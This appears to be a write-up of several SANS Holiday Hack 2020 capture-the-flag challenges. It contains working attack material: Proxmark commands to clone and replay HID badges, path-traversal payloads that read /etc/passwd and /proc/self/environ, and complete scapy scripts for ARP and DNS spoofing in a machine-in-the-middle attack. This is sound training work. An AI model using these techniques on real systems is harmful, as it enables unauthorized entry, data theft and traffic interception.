
Hex nut (Entry way)

Broken candy cane (Castle approach)

Next you will need to Talk to Sparkle Redberry to obtain the Santavator service key, utilizing these items together you will be able to operate the Santavator.

Pro tip: The above items will enable you to solve the challenge but there are more items to be found. Also, if you should happen to find yourself being Santa, be aware he cannot see the yellow light bulb located in the NetWars room.

Solution: Simply configure the items like so, close the service panel, and then click the KringleCon Talks floor to satisfy this objective and hear some awesome talks.



3.5 Open HID Lock - Difficulty: 🎄🎄🎄🎄🎄

Objective: Open the HID lock in the Workshop. Talk to Bushy Evergreen near the talk tracks for hints on this challenge. You may also visit Fitzy Shortstack in the kitchen for tips.

Location: Workshop

Associated terminal (Unlocking hints): Speaker UNPrep

Hints: From: Bushy Evergreen - You can use a Proxmark to capture the facility code and ID value of HID ProxCard badge by running **lf hid read** when you are close enough to someone with a badge.

- You can also use a Proxmark to impersonate a badge to unlock a door, if the badge you impersonate has access. **lf hid sim -r 2006.....**
- The Proxmark is a multi-function RFID device, capable of capturing and replaying RFID events.
- There's a short list of essential Proxmark commands also available.
- Larry Pesce knows a thing or two about HID attacks. He's the author of a course on wireless hacking!


Prerequisite: To complete this challenge you need to gain access to the workshop, this requires obtaining the santavator Workshop floor button. This button (1.5) can be found in the speaker UNPrep room.

Working through the challenge: The Proxmark3 device can be found in the Wrapping Room. Once recovered you can interact with it through your badge (it will be in your item list), click Open Proxmark CLI.

In this interface the previously hinted at commands can be used to energize and sniff the response of nearby proximity cards. Wandering around the Castle getting close to different elves I managed to sniff a lot of prox cards. (**lf hid read** **or** **lf search**)

1. Sparkle Redberry: TAG ID: 2006e22f0d (6022) - Format Len: 26 bit - FC: 113 - Card: 6022
2. Noel Boetie: TAG ID: 2006e22ee1 (6000) - Format Len: 26 bit – FC:113 - Card: 6000
3. Bow Ninecandle: TAG ID: 2006e22f0e (6023) - Format Len: 26 bit - FC: 113 - Card: 6023
4. Amgel Candysalt: TAG ID: 2006e22f31 (6040) - Format Len: 26 bit - FC: 113 - Card: 6040
5. Shinny Upatree: TAG ID: 2006e22f13 (6025) - Format Len: 26 bit - FC: 113 - Card: 6025
6. Holy Evergreen: TAG ID: 2006e22f10 (6024) - Format Len: 26 bit - FC: 113 - Card: 6024

At this point it is very clear the Castle is using a facility code of 113, now it is just a matter of finding out who has been given access to the workshop. We can do this simply by spoofing the proximity cards of the different elves we laterally acquired them from. Working through the list we discover Bow Ninecandle has access to the HID lock.



When simulating card number 6023 a celebratory YEEAH! can be heard, the door is now unlocked.

Solution: lf hid sim -w H10301 --fc 113 --cn 6023

Becoming Santa: When entering the newly unlocked room you discover a low light secret corridor that looks rather mysterious.

Passing through you discover the painting is magical and you are transformed into Santa, this unlocks several new objectives. In addition, your new identity also provides access to Santa's office a long with some previously restricted terminals. Inspecting your badge also reveals Santa has the all-coveted KringleCon Black Badge.

3.6 Splunk Challenge - Difficulty:

Objective: Access the Splunk terminal in the Great Room. What is the name of the adversary group that Santa feared would attack KringleCon?

Location: Great Room

Associated terminal (Unlocking hints): The Sort-O-Matic

Hints: From: Minty Candycane - Dave Herrald talks about emulating advanced adversaries and hunting them with Splunk.

- There was a great Splunk talk at KringleCon 2 that's still available!

- Defenders often need to manipulate data to decRypt, deCode, and refourm it into something that is useful. Cyber Chef is extremely useful here!

Working through the Training Questions:

1. How many distinct MITRE ATT&CK techniques did Alice emulate?

   - Using this search string **| tstats count where index=* by index** I simply counted the unique Mitre Attack techniques.

   Solution: **13**

2. What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003? (Put them in alphabetical order and separate them with a space)

   - Using the same search string as above I observed the two 1059.003 techniques

   Solution: **t1059.003-main t1059.003-win**

3. One technique that Santa had us simulate deals with 'system information discovery'. What is the full name of the registry key that is queried to determine the MachineGuid?

   - This one required some googling and cross referencing of the Matrix - Enterprise | MITRE ATT&CK® and the Atomic team project Search · T1082 · GitHub.

   Solution: **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography**

4. According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.)

   - Using the search string **index=attack** and increasing my results per page to 50 I was able to leverage the browser's search (ctrl-F) and search for OSTAP.

   Solution: **2020-11-30T17:44:15Z**

5. One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frgnca on GitHub. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessId associated with the first use of this component?

   - Using this search string **index=T1123* EventCode=1 CommandLine="*powershell.exe -Command*"** I was able to filter the data and find the solution.

   Solution: **3648**

6. Alice ran a simulation of an attacker abusing Windows registry run keys. This technique leveraged a multi-line batch file that was also used by a few other techniques. What is the final command of this multi-line batch file used as part of this simulation?

   - To find this solution I searched the Atomic repo for run key and .bat, the search yielded the specific atomic that had a reference to the malicious batch file used.

   Solution: **quser**

7. According to x509 certificate events captured by Zeek (formerly Bro), what is the serial number of the TLS certificate assigned to the Windows domain controller in the attack range?

   - Using this search string **index=* sourcetype=bro:x509* "certificate.key_type"=rsa** to filter, I then added fields in the Splunk interface (certificate.serial; certificate.key_type). Looking at the data I presumed the DC would have high traffic. The result with the most hits revealed the below cert.

   Solution: **55FCEEBB21270D9249E86F4B9DC7AA60**

   Challenge Question: This last one is encrypted using your favorite phrase! The base64 encoded ciphertext is: **7FXjP1lyfKbyDK/MChyf36h7** It's encrypted with an old algorithm that uses a key. We don't care about RFC 7465 up here! I leave it to the elves to determine which one!

   - Being given the hint that the ciphertext is base64 encoded I configured CyberChef's From Base64 module and started trying different types of encryption; nothing panned out. I went back and reviewed the Splunk talk and a rather interesting slide stood out.

   Firing up CyberChef again, still using the From Base64 module, I retried the different encryptions using "Stay Frosty" as the Passphrase. Here is a link to the correct CyberChef configuration that will extract the solution from the ciphertext.
   From Base64, RC4 - CyberChef (gchq.github.io)

   ### Solution: The Lollipop Guild
   (Cue the music)

3.7 Solve the Sleigh's CAN-D-BUS Problem - Difficulty: 🎄🎄🎄🎄🎄

Objective: Jack Frost is somehow inserting malicious messages onto the sleigh's CAN-D bus. We need you to exclude the malicious messages and no others to fix the sleigh. Visit the NetWars room on the roof and talk to Wunorse Openslae for hints.

Location: NetWars

Associated terminal (Unlocking hints): CAN-Bus Investigation

Hints: From: Wunorse Openslae - Try filtering out one CAN-ID at a time and create a table of what each might pertain to. What's up with the brakes and doors?

- Say, do you have any thoughts on what might fix Santa's sleigh?
- Turns out: Santa's sleigh uses a variation of CAN bus that we call CAN-D bus.
- And there's something naughty going on in that CAN-D bus.
- The **brakes** seem to shudder when I put some pressure on them, and the **doors** are acting oddly.
- I'm pretty sure we need to filter out naughty CAN-D-ID codes.


Sleigh CAN-D Bus Interface:

Working through the challenge: We know from the dialogue that there are some bad messages that need to be filtered pertaining to the **Doors** and the **Brakes**. Let's start with some heavy filtering, the goal is to isolate just the ID's we are concerned with so we can sniff out the bad packets.

1. The associated terminal challenge revealed that the Door ID is 19B, so let's see if that still holds true, Filter all ID's except 19B. After applying the filters, toggling the Lock and Unlock button reveals that we have indeed isolated the doors as we can see the changing data bytes.


ID	Operator	Criterion	Remove
244	All		
080	All		
188	All		
019	All		

Applied Filters




Only Door data

2. An interesting CAN-D-BUS message was observed, this message occurred even when I was not interacting with the Doors. This is our odd behavior we are looking for. Let's note the message so we can later filter it and move on to investigating the brakes.
3. Now that we are done with the Doors I will add an All filter for that ID (19B).
4. To find the Brakes let's add and remove one filter at a time, sliding the brake lever looking for changing data bytes. Using this process the Brake ID is identified as (080).



ID	Operator	Criterion	Remove
244	All		
188	All		
019	All		
19B	All		

Applied Filters



Only Brake data

0x32 hex = 50 decimal our Brake setting

Somewhat random message

5. In the above figure 'Only Brake data' we can see that our brake setting changes the brake message. However, there is also a somewhat randomly changing message pertaining to the brake ID. This is the Brake shudder that we are looking for, the message always starts with the same two bytes FF FF so we can use that in our filtering.
6. We now have enough information to solve; our final solution looks like this.

Solution:

3.8 Broken Tag Generator - Difficulty: 🎄🎄🎄🎄🎄

Objective: Help Noel Boetie fix the Tag Generator in the Wrapping Room. What value is in the environment variable GREETZ? Talk to Holly Evergreen in the kitchen for help with this.

Location: Wrapping Roon


Associated terminal (Unlocking hints): Redis Bug Hunt

Hints: From: Holly Evergreen - Remember, the processing happens in the background so you might need to wait a bit after exploiting but before grabbing the output!
- I'm sure there's a vulnerability in the source somewhere... surely Jack wouldn't leave their mark?
- Is there an endpoint that will print arbitrary files?
- If you're having trouble seeing the code, watch out for the Content-Type! Your browser might be trying to help (badly)!
- Can you figure out the path to the script? It's probably on error pages!
- Once you know the path to the file, we need a way to download it!
- We might be able to find the problem if we can get source code!
- If you find a way to execute code blindly, I bet you can redirect to a file then download that file!

Working through the challenge: Based on the provided hints I am confident I did not walk the intended path for this one. When given a web challenge my first instinct is to start capturing data with a proxy and analyzing the web request looking for nefarious opportunities.

1. Looking at robots.txt - Something went wrong! Error in **/app/lib/app.rb**: Route not found
   a) Cool we have the location of the source file we are trying to recover now.
2. Brute forcing URL paths with Gobuster some interesting URLs were discovered:
   a) https://tag-generator.kringlecastle.com/clear (Status: 302)
   b) https://tag-generator.kringlecastle.com/healthcheck (Status: 200)
   c) https://tag-generator.kringlecastle.com/error_log
3. Using the Tag Generator image upload and observing the traffic in Burp suite, I noticed a potential **opportunity** for an LFI / RFI attack.


4. Let's first attempt to retrieve a local resource on the web server of our choosing (LFI Test), I sent the web request to Burp repeater and edited the above **?id=** field to pull etc/passwd. **?id=../../../../../../../../../../etc/passwd**



Successful pull of etc/passwd

5. So that worked! Cool, let's pull the web source code:

   a) Updating the "**id=**" to **GET /*image?id=../../app/lib/app.rb***



6. To level set, the goal is to recover the environment variable. Based on the hints I should review the web source code and look for a way “to execute code blindly”. That sounds interesting but I know I am on a Linux machine and it’s possible to read the environment variables using **proc/<PID>/environ**. I do not know the pid of the desired process but that will not hinder me because in this case the desired env belongs to the running web instance, so I can leverage **proc/self/environ**.
7. Solving objective 8 with a single curl command!!
   a) curl -i -s -k -X $'GET' -H $'Host: tag-generator.kringlecastle.com' -H $'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101 Firefox/83.0' -H $'Accept: image/webp,*/*' -H $'Accept-Language: en-US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate' -H $'Connection: close' -H $'Referer: https://tag-generator.kringlecastle.com/' $'https://tag-generator.kringlecastle.com/image?id=/../proc/self/environ' --output -

Solution: JackFrostWasHere

3.9 ARP Shenanigans - Difficulty:

Objective: Go to the NetWars room on the roof and help Alabaster Snowball get access back to a host using ARP. Retrieve the document at **/NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt** . Who recused herself from the vote described on the document?

Location: NetWars

Associated terminal (Unlocking hints): Scapy Prepper

Hints: From: Alabaster Snowball - Jack Frost must have gotten malware on our host at 10.6.6.35 because we can no longer access it. Try sniffing the eth0 interface using **tcpdump -nni eth0** to see if you can view any traffic from that host.
- The host is performing an ARP request. Perhaps we could do a spoof to perform a machine-in-the-middle attack. I think we have some sample scapy traffic scripts that could help you in **/home/guest/scripts**.

- Hmmm, looks like the host does a DNS request after you successfully do an ARP spoof. Let's return a DNS response resolving the request to our IP.
- The malware on the host does an HTTP request for a .deb package. Maybe we can get command line access by sending it a command in a customized .deb file

Working through the challenge:

1. Listening for traffic with tcpdump

```
guest@5820719da90d:~$ tcpdump -nni eth0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:57:00.377534 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
14:57:01.425533 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
14:57:02.477536 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
```

Here we can observe 10.6.6.35 trying to resolve address 10.6.6.53

2. I will use the provided arp_resp.py template script located at **/home/guest/scripts,** the goal is to spoof a response to 10.6.6.35 with my layer 2 information.

```
#!/usr/bin/python3
from scapy.all import *
import netifaces as ni
import uuid

# Our eth0 ip
ipaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
# Our eth0 mac address
macaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in range(0,8*6,8)][::-1])
print(macaddr)

def handle_arp_packets(packet):
    # if arp request, then we need to fill this out to send back our mac as the response
    if ARP in packet and packet[ARP].op == 1:
        ether_resp = Ether(dst="4c:24:57:ab:ed:84", type=0x806, src=macaddr)  #dst=Target  ,  src=My MAC

        arp_response = ARP(pdst="4c:24:57:ab:ed:84") #Target MAC
        arp_response.op = 2
        arp_response.plen = 4
        arp_response.hwlen = 6
        arp_response.ptype = 0x800
        arp_response.hwtype = 0x1

        arp_response.hwsrc = macaddr                # My MAC
        arp_response.psrc = "10.6.6.53"             # IP that requster is looking for
        arp_response.hwdst = "4c:24:57:ab:ed:84"    # Target MAC
        arp_response.pdst = "10.6.6.35"             # Target IP

        response = ether_resp/arp_response

        sendp(response, iface="eth0")

def main():
    # We only want arp requests
    berkeley_packet_filter = "(arp[6:2] = 1)"
    # sniffing for one packet that will be sent to a function, while storing none
    sniff(filter=berkeley_packet_filter, prn=handle_arp_packets, store=0, count=1)

if __name__ == "__main__":
    main()
```

Updated arp_resp.py [script]

3. Let's listen in with tcpdump again, this time with the updated script running

```
guest@5820719da90d:~/scripts$ python3 arp_resp.py
02:42:0a:06:00:03
.
Sent 1 packets.
guest@5820719da90d:~/scripts$
```

```
16:29:58.441512 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
16:29:59.481566 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
16:29:59.505673 ARP, Reply 10.6.6.53 is-at 02:42:0a:06:00:03, length 28
16:29:59.534117 IP 10.6.6.35.24821 > 10.6.6.53.53: 0+ A? ftp.osuosl.org. (32)
16:30:00.517565 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
```

arp spoof causes target to send a DNS request

4. Now we need to spoof a DNS response so the malware running on the target machine thinks it has found the end point it is looking for. In the same directory as the previous template we have also been provided a dns_resp.py script.

```
#!/usr/bin/python3
from scapy.all import *
import netifaces as ni
import uuid

# Our eth0 IP
ipaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
# Our Mac Addr
macaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in range(0,8*6,8)][::-1])
# destination ip we arp spoofed
ipaddr_we_arp_spoofed = "10.6.6.53"  # Update to Target IP

def handle_dns_request(packet):
    # Need to change mac addresses, Ip Addresses, and ports below.
    # We also need
    #               My MAC        DNS requester MAC
    eth = Ether(src=macaddr, dst="4c:24:57:ab:ed:84")        # need to replace mac addresses
    ip  = IP(dst="10.6.6.35", src="10.6.6.53")               # Set to IP it wants to hear from
    udp = UDP(dport=packet[UDP].sport, sport=53)             # need to replace ports
    dns = DNS(id=packet[DNS].id, qr=1, aa=0, qd=packet[DNS].qd, qdcount=1, ancount=1, an=DNSRR(rrname=packet[DNS][DNSQR].qname, rdata=ipaddr))

    dns_response = eth / ip / udp / dns
    sendp(dns_response, iface="eth0")

def main():
    berkeley_packet_filter = " and ".join( [
        "udp dst port 53",                          # dns
        "udp[10] & 0x80 = 0",                       # dns request
        "dst host {}".format(ipaddr_we_arp_spoofed),    # destination ip we had spoofed (not our real ip)
        "ether dst host {}".format(macaddr)         # our macaddress since we spoofed the ip to our mac
    ] )

    # sniff the eth0 int without storing packets in memory and stopping after one dns request
    sniff(filter=berkeley_packet_filter, prn=handle_dns_request, store=0, iface="eth0", count=1)

if __name__ == "__main__":
    main()
```

Updated dns_resp.py [script]

5. Combining the arp_resp.py with the dns_resp.py the target now does a web request on port 80, let's fire up a web server (**python3 -m http.server 80**)to see what resource it is requesting.

```
guest@291le0486c14:~/scripts$ python3 arp_resp.py & python3 dns_resp.py
[1] 195
02:42:0a:06:00:07
.
Sent 1 packets.
.
Sent 1 packets.
[1]+  Done                    python3 arp_resp.py
guest@291le0486c14:~/scripts$
```

```
guest@291le0486c14:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.6.6.35 - - [02/Jan/2021 17:12:13] code 404, message File not found
10.6.6.35 - - [02/Jan/2021 17:12:13] "GET /pub/jfrost/backdoor/suriv_amd64.deb HTTP/1.1" 404 -
```

```
17:12:12.037411 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
17:12:12.061588 ARP, Reply 10.6.6.53 is-at 02:42:0a:06:00:07, length 28
17:12:12.097858 IP 10.6.6.35.7147 > 10.6.6.53.53: 0+ A? ftp.osuosl.org. (32)
17:12:12.122471 IP 10.6.6.53.53 > 10.6.6.35.7147: 0- 1/0/0 A 10.6.0.7 (62)
17:12:12.126761 IP 10.6.0.7.37072 > 10.6.6.35.64352: Flags [S], seq 2544343628, win 64240, options [mss 1460,sackOK,TS val 3230344767 ecr 0,nop,wscale 7], length 0
17:12:12.352610 IP 10.6.0.5 > 10.6.255.255: ICMP echo request, id 192, seq 165, length 64
17:12:13.081397 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
17:12:13.152575 IP 10.6.0.7.37072 > 10.6.6.35.64352: Flags [S], seq 2544343628, win 64240, options [mss 1460,sackOK,TS val 3230345793 ecr 0,nop,wscale 7], length 0
17:12:13.152691 IP 10.6.6.35.64352 > 10.6.0.7.37072: Flags [S.], seq 1486293860, ack 2544343629, win 65160, options [mss 1460,sackOK,TS val 1898406383 ecr 3230345793,nop,wscale 7], length 0
17:12:13.152712 IP 10.6.0.7.37072 > 10.6.6.35.64352: Flags [.], ack 1, win 502, options [nop,nop,TS val 3230345793 ecr 1898406383], length 0
17:12:13.153762 IP 10.6.0.7.37072 > 10.6.6.35.64352: Flags [P.], seq 1:518, ack 1, win 502, options [nop,nop,TS val 3230345794 ecr 1898406383], length 517
17:12:13.153818 IP 10.6.6.35.64352 > 10.6.0.7.37072: Flags [.], ack 518, win 506, options [nop,nop,TS val 1898406384 ecr 3230345794], length 0
17:12:13.155125 IP 10.6.6.35.64352 > 10.6.0.7.37072: Flags [P.], seq 1:1514, ack 518, win 506, options [nop,nop,TS val 1898406386 ecr 3230345794], length 1513
17:12:13.155158 IP 10.6.0.7.37072 > 10.6.6.35.64352: Flags [.], ack 1514, win 501, options [nop,nop,TS val 3230345796 ecr 1898406386], length 0
17:12:13.155623 IP 10.6.0.7.37072 > 10.6.6.35.64352: Flags [P.], seq 518:598, ack 1514, win 501, options [nop,nop,TS val 3230345796 ecr 1898406386], length 80
17:12:13.155856 IP 10.6.6.35.64352 > 10.6.0.7.37072: Flags [P.], seq 1514:1769, ack 598, win 506, options [nop,nop,TS val 1898406386 ecr 3230345796], length 255
17:12:13.155945 IP 10.6.0.7.37072 > 10.6.6.35.64352: Flags [P.], seq 598:810, ack 1769, win 501, options [nop,nop,TS val 3230345796 ecr 1898406386], length 212
17:12:13.155979 IP 10.6.6.35.64352 > 10.6.0.7.37072: Flags [P.], seq 1769:2024, ack 810, win 505, options [nop,nop,TS val 1898406386 ecr 3230345796], length 255
17:12:13.158912 IP 10.6.6.35.33536 > 10.6.0.7.80: Flags [S], seq 1849984420, win 64240, options [mss 1460,sackOK,TS val 1898406389 ecr 0,nop,wscale 7], length 0
17:12:13.158956 IP 10.6.0.7.80 > 10.6.6.35.33536: Flags [S.], seq 850364465, ack 1849984421, win 65160, options [mss 1460,sackOK,TS val 3230345799 ecr 1898406389,nop,wscale 7], length 0
17:12:13.158988 IP 10.6.6.35.33536 > 10.6.0.7.80: Flags [.], ack 1, win 502, options [nop,nop,TS val 1898406390 ecr 3230345799], length 0
17:12:13.159052 IP 10.6.6.35.33536 > 10.6.0.7.80: Flags [P.], seq 1:197, ack 1, win 502, options [nop,nop,TS val 1898406390 ecr 3230345799], length 196: HTTP: GET /pub/jfrost/backdoor/suriv_amd64.deb HTTP/1.1
17:12:13.159059 IP 10.6.0.7.80 > 10.6.6.35.33536: Flags [.], ack 197, win 508, options [nop,nop,TS val 3230345800 ecr 1898406390], length 0
